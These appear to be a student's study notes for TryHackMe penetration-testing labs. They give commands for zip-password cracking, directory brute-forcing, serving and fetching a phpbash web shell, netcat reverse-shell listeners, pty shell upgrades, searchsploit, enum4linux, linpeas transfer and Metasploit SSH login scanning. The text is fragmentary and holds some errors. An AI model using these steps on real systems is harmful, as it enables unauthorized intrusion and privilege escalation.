
| COMMANDS TO EXTRACT DATA FROM IMAGES | | |
| --- | --- | --- |
| xxd filename | * **Analyzing binary files:** Examining the raw data structure of a binary file to understand its format or identify potential issues. * **Debugging:** Inspecting the contents of memory buffers or other data structures during program execution. | |
| sudo apt-get install exiftool | exiftool image\_name.jpg | To save it is as a text file  **exiftool -w output.txt image\_name.jpg** |
|  |  |  |
| Binwalk filename.png |  |  |
| In order to extract file from the binwalk we can use |  | |
| CRACK A ZIP FILE | Convert the file to a suitable format for John the Ripper  Using the command “zip2john”  Zip2john ff.zip > xx.txt | Then use the command john xx.txt |
| EXTRACT ZIP FILES data without unzipping the file. | 7z e 8702.zip | If we need to unzip the file we would require to use the unzip command. |
|  |  | |
| Ssh username@ip |  |  |
| If we have the BSSID we can use “Wigle.net” to get the location of the network. | | |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |

## **LINUX TERMINAL COMMANDS**

# TO SEARCH FOR SPECIFC INSTANCES FROM THE STORED LOGS :

1. **Auth.log”** is a log file that records security-related events in Linux operating systems. This file contains information about authentication and authorization operations performed in the system.
2. To find out when the sudoers files were updated we must search for **‘visudo’** with **‘grep’**
3. **/home/user\_name/ .bash\_history** will have all the commands that were executed by the user.
4. **/home/user\_name/.viminfo** will have all the information about the vi or vim command used to edit or action anything on any of the files.
5. To get the stats for a file as in when the file was created ,size , when was it changed , we can simply user **stat filename.**



1. FIND A FILE

**Find -name “\*.bat”**

Now because of the asterisks it will search for all the bat files that we have present in the system.



1. FIND WHAT TIME A FILE WILL BE EXECUTED


If we go to **/etc/crontab**

It will have a list of all the files on the system and what time they are supposed to be executed.

1. FIND URL TRANAVERAL PAGES USING

**dirb** [**http://10.12.1.125**](http://10.12.1.125) **| grep 200**

grep 200 will ensure that we only look at the entries those weresuccessfull.



# How to setup an interactive bash shell :

1. Open the terminal and cd into the directory with the python file (phpbash.py).
2. Once there, python3 -m http.server 80
3. This will set up a web server in the folder we are in.
4. We will also look up the IP address for the terminal that we opened.
5. Then we go to the target PC where we want to interactive terminal to open.
6. Wget http://YOURIPADDRESS/PHP bash.php
7. This will download the phpbash into the current web server directory.

## **HOW TO SEARCH FOR EXPLOIT DATABASE USING CM**I


searchsploit fuel cms 1.4

## NETCAT

1. Uses the TCP and UDP connections to send or receive messages/banner grabbing or file transfer.
2. We can also use it for port scanning.

# TRYHACKME BOXES

## WEB SERVER : ROOT IT tryhackme

1. Run .
2. We can see that port 80 is running on the server, therefore we will go to the web interface and attempt to play around with the website to perform reconssions.
3. This will give us the version numbers, the services that are running on the server.
4. We can run a search sploit to look for all the vulnerabilities that are there for the web server we have .
5. In order to download the exploit we need to copy the path for the exploit.
6. **Searchsploit -m pathname**

This will copy the file

1. If we use the **searchsploit -x** that will simply examine the file instead of copying it.
2. Once we have downloaded the exploit, which is usually in a .py format , we need to amend it for our use case i.e ip address, correct port numbers that we are using in our case.
3. Once we execute the python script , we should have access to a partial bash terminal within the target IP address.
4. Open another tab in the same terminal we have opened, set up a nc listener

Nc -lvnp 5555

This will set up a listener on our host IP address.

1. Now we go back to the partial terminal that we were able to access from the target IP address , we need to run the reverse shell command.




As seen in the photo we ran the python exploit , that gave us the access to the partial cmd terminal of the web server.

We set ip nc in another terminal tab 

Run the reverse shell command on the web server compromised partial terminal








1. Then on the tab we had the nc listening on , we should be seeing an incoming connection 

Because we wanted to deploy a complete /bin/bash shell on the compromised terminal we used the command

**python -c ‘import pty; pty.spawn(“/bin/bash”)’**

This basically imported the bash terminal.


1. Now since we are in the target system we can look around
2. One of the first things we can do apart from running a privilege escalation script on the target machine is look for the config file for the website that we are attempting to crack.
3. 
4. 
5. Now once we have opened the config file we should now look for a database.php file and cat that.
6. 
7. From this database file we can check that there was a root access with password of mememe , we can attempt to escalate privledge using su



## **BASIC PENTESTING{nmap,smb,Crack the password for a private key)**

1. To enumerate all the services that are running on the web server we will first use]

Nmap -sC -sV -oN nmap/initial 10.125.10.46

1. Sometimes that nmap scan will not run and will give the error “Failed to open normal output” . Look at everything that was actioned to circumvent that.
2. If there is smb running on the windows server , we can use the enum4linux to This will perform basic enumeration tasks like finding user list, share list, and some system information.

**./Desktop/Tools/Miscellaneous/enum4linux.pl -a 10.10.108.133 | tee enum.log**

**./Desktop/Tools/Miscellaneous/enum4linux.pl**  is the location of the perl file for enum4linux tool


When we use **-a** we will not have to use the http before entering the ip address in the command


**Tee** will write and save the output both to the file **enum.log** and the terminal itself.

1. Sublime text editor is what we can use in linux terminal in order to view the log files or heavy text files.

**Subl 12331.txt**

This will simply open the text editor where we can see all the text.


1. Format to use Hydra 
2. scp linpeas\_base.sh jan@10.10.176.145:/dev/shm

This is the other tab that we are logged into the ssh for the remote server, using the scp command on our actual OS where the .sh file was downloaded from git hub is transferred to the remote server 



Also note that /dev/shm , cannot be seen when we use the command ls -la there is no /dev folder that can be seen . Still if we go /dev/shm cd command linux still allows us to transverse to that directory.

1. If we need to save the output of a command to a file we can simply use the command **| tee filename.txt**

HOW TO CRACH THE PASSWORD FOR A PRIVATE/SECRET KEY

1. Once we have obtained the private key for a user we can then use the ssh command, with the private key in order to remoted into the user’s server 

But as soon as we attempt to do that it is prompting us for the passphrase for the key i.e the private key that we have just obtained is passphrase protected when we need to use that key in order to action something.



## **KENOBI**

This room will focus on Smaba share manipulation a vulnerable version of prodtpd to gain initial access and escalate your privileges to root via an SUID bunary


SAMBA is what allows linux or unix like systems to interact with windows network. It allows end users to access user files , printers and other commonly shared resources on a company's intranet or internet. It is also called the Network file system.

Samba is based on the common client/server protocol of Server Message Block (SMB). SMB is developed only for Windows, without Samba, other computer platforms would be isolated from Windows machines, even if they were part of the same network.

Nmap has the ability to run to automate a wide variety of networking tasks. There is a script to enumerate shares!


nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.41.8

SMB has two ports, 445 and 139.




1. In order to enumerate all the smb shares on a system we need to use the nmap script.


nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.41.8



As seen in the photo above, we can see 3 separate SMB shares on the system.

1. No w if we need to connect to the client we can use



1. Now once we are in the smb share 

## **PROFTPD**

Proftpd is a free and open source FTP server , comaptible with unix and windows systems.

1. In order to install the FTPD all we need to do is use the command

Nc machineIP 21

**Exploit web server SSH**

### nmap -sC -sV -oN nmap/initial -p- 10.125.10.46 -o nmap.txt


-p- is a really crucial addition to the command as it allows to search through all the different ports instead of the few initial ones.

1. Thereafter we need to use the msfconsole in order to exploit the SSH service.

### Msfconsole

Then once we are in it we can use command

**Search ssh\_login**



As we can see that there are two exploits available for the SSH

1. In order to use the exploit we need to use the command

Use”then copy the command that we need to user”

**Use auxiliary/scanner/ssh/ssh\_login**

1. We can use the command


Show options

This will show all the available options for metasploit that we have

1. Set the target host



